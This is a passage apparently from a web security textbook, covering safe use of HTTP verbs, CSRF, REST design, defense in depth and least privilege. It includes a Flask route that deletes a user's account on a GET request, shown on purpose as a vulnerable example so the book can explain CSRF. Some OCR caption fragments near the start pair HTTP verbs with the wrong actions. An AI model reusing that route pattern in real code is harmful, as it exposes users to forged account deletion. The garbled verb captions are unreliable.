
Update a
resource

PUT
request



Create a
resource

DELETE
request




Delete a
resource

Now, some words of warning here: as the author of the server and client-side code that make up the web application, you are free to use whatever HTTP verbs you want in order to perform whatever action you choose. The internet is a graveyard of bad technology decisions, and some sites make use of `POST` requests for navigation or `GET` requests to change the state of a resource on a server.

The second of these is a concerning security issue. Suppose that you allow a user to delete their account with a `GET` request – here we are using the Flask server in Python, and mapping a `GET` request to the `/profile/delete` path to the (sensitive) account deletion function:

```
@app.route('/profile/delete', methods=['GET'])
def delete_account():
  user = session['user']

  with database() as db:
    db.execute('delete from users where id = ?', user['id'])
    del session['user']

  return redirect('/')
```

A hacker then has an easy way to perform a *cross-site request forgery* (CSRF) attack. If they share a link to the account deletion URL and disguise that link as something else, they can trick a user into deleting *their own account.* For this reason, GET requests must be used only to retrieve resources—they should *not* update state on the server:



REpresentation State Transfer (REST)

Mapping each action your users can perform to an appropriate HTTP verb is part of a larger architectural design philosophy called Representational State Transfer (REST). REST is mostly used for the design of web services—which we'll look at in Chapter 16—but can help keep the design of traditional web applications clean and secure too. This is especially true of rich applications that use a lot of JavaScript to render pages, since such applications will frequently make a lot of asynchronous HTTP requests to the server, and you end up having to organize these requests into an *application programming interface* (API).

REST has a number of good ideas you should apply to your code:

- Each resource should be represented by a single path, like `/books` to get a list of all books or `/books/9780393972832` to retrieve details of a single book (by ISBN number, in this case).
- Each resource locator should be a *clean URL* free of implementation details. You may have seen script names like `login.php` in older

websites—this type of information leakage gives an attacker a clue about what technology you are using. (We will learn about other ways your application can leak your technology stack in Chapter 7, incidentally.)
- Retrieving, adding, updating, or deleting a resource should all be performed by the appropriate HTTP verb.


Following these rules will make for the secure, predictable organization of your code. A typical RESTful API will look like the following, which is logically consistent and intuitive in its design:

Request	Action
`GET /books`	Retrieve a list of books
`GET /books/9780393972832`	Retrieve a specific book
`PUT /books`	Create a book
`POST /books/38429`	Edit a particular book
`DELETE /books/9780393972832`	Delete a book

Defense in depth

A popular pastime for people in the Middle Ages was murdering each other with swords. To avoid getting murdered in this way, wealthy lords would build castles with thick walls to protect against marauding armies. As well as the fortified keeps, these castles would often feature multiple perimeter walls, moats, and a drawbridge that could be drawn up in the event of a siege. Then

the local warlord would hire a number of sturdy soldiers to man the battlements, shoot arrows at attackers, pour boiling oil on them, and perform other murderous actions.


Absolutely not
Come out and let me murder you

Treat your web server like a medieval castle. Implementing multiple overlapping layers of defense ensured that, should one layer fail (for example, if the front gate was breached by a battering ram), the attacker still had to contend with the next layer (a number of highly motivated defenders shooting crossbows through the appropriately named murder holes in the entranceway). This concept is called *defense in depth*.

For every vulnerability we describe in the second half of this book, we will generally show multiple ways of defending against them. Use as many of these protective techniques as possible. Employing multiple layers of defense allows for the occasional (and inevitable) lapse of security in one domain, because another layer of security will prevent the vulnerability from being exploited.

Defense in depth looks different depending on what vulnerability you are looking to defend against. To defend against injection attacks, for example, you should complete every action in this list:


- Use parameterized statements when connecting to the database.
- Validate all inputs coming from the HTTP request against an allow list, using pattern matching, or against a block list.
- Connect to the database as an account with limited permissions.
- Validate that each response from each database call has the expected form.
- Implement logging of the database calls and monitor for unusual activity.

The principle of least privilege

The twin principle for defense in depth is the *principle of least privilege*, which states that each software component and process is given the minimum set of permissions to achieve what it is intended to do. To interrogate this concept a little further, let's reach for an analogy.

Imagine you are head of security at an airport. People at an airport have to follow a lot of rules: international travelers must pass through passport control while domestic travelers are permitted to progress directly to baggage

claim. Pilots are permitted to board planes and enter the cabin—a privilege that is not allowed for passengers. Maintenance staff and ground crew are permitted to access secure areas after they have passed through security checks and are wearing a special lanyard.



The point is that every employee and customer of the airport is permitted to perform a set number of actions, but nobody has unlimited permissions. Even the CEO of the airport isn't allowed to bypass passport control after returning from an overseas trip.

Think through how to apply the principle of least privilege to your web application. This can mean, for instance:

- Restricting the permissions of JavaScript code executing the browser, by preventing access to cookies and setting a content security policy.
- Connecting to a database under an account with limited permissions. For example, this account may require read-write privileges, but it should not be allowed to change table structures.
- Running your web server process as a non-root user, which only has access to the directories required to access assets, configuration, and code.

Employing the principle of least privilege will ensure that any attacker who overcomes your security measures will be able to do only a minimal amount of damage. If an attacker is able to inject code into your web pages, making your cookies inaccessible to JavaScript code may still save the day.

Summary

- Validate all inputs to your web server—preferably, by checking against an allow list or, if that fails, by pattern matching or, as a last resort, by implementing block lists.
- Email addresses should be validated by sending a confirmation token in a hyperlink and requiring the user to click on it.
- Untrusted input incorporated in the HTTP response, database commands, or operating system commands should be escaped.
- Calls to databases should be performed using parameterized statements, which will safely escape malicious strings.
- Ensure that your GET requests do not change state on the server or else your users will fall victim to cross-site request forgery (CSRF) attacks.
- Employing RESTful principles will ensure that your URLs are cleanly organized and secure.

- Implementing defense in depth—building out multiple, overlapping layers of security—will ensure that a temporary security lapse in one area cannot be exploited in isolation.
- Implementing the principle of least privilege—allowing each software component and process only the minimal permissions it needs to do its job—will mitigate the harm an attacker can do if they manage to overcome your defenses.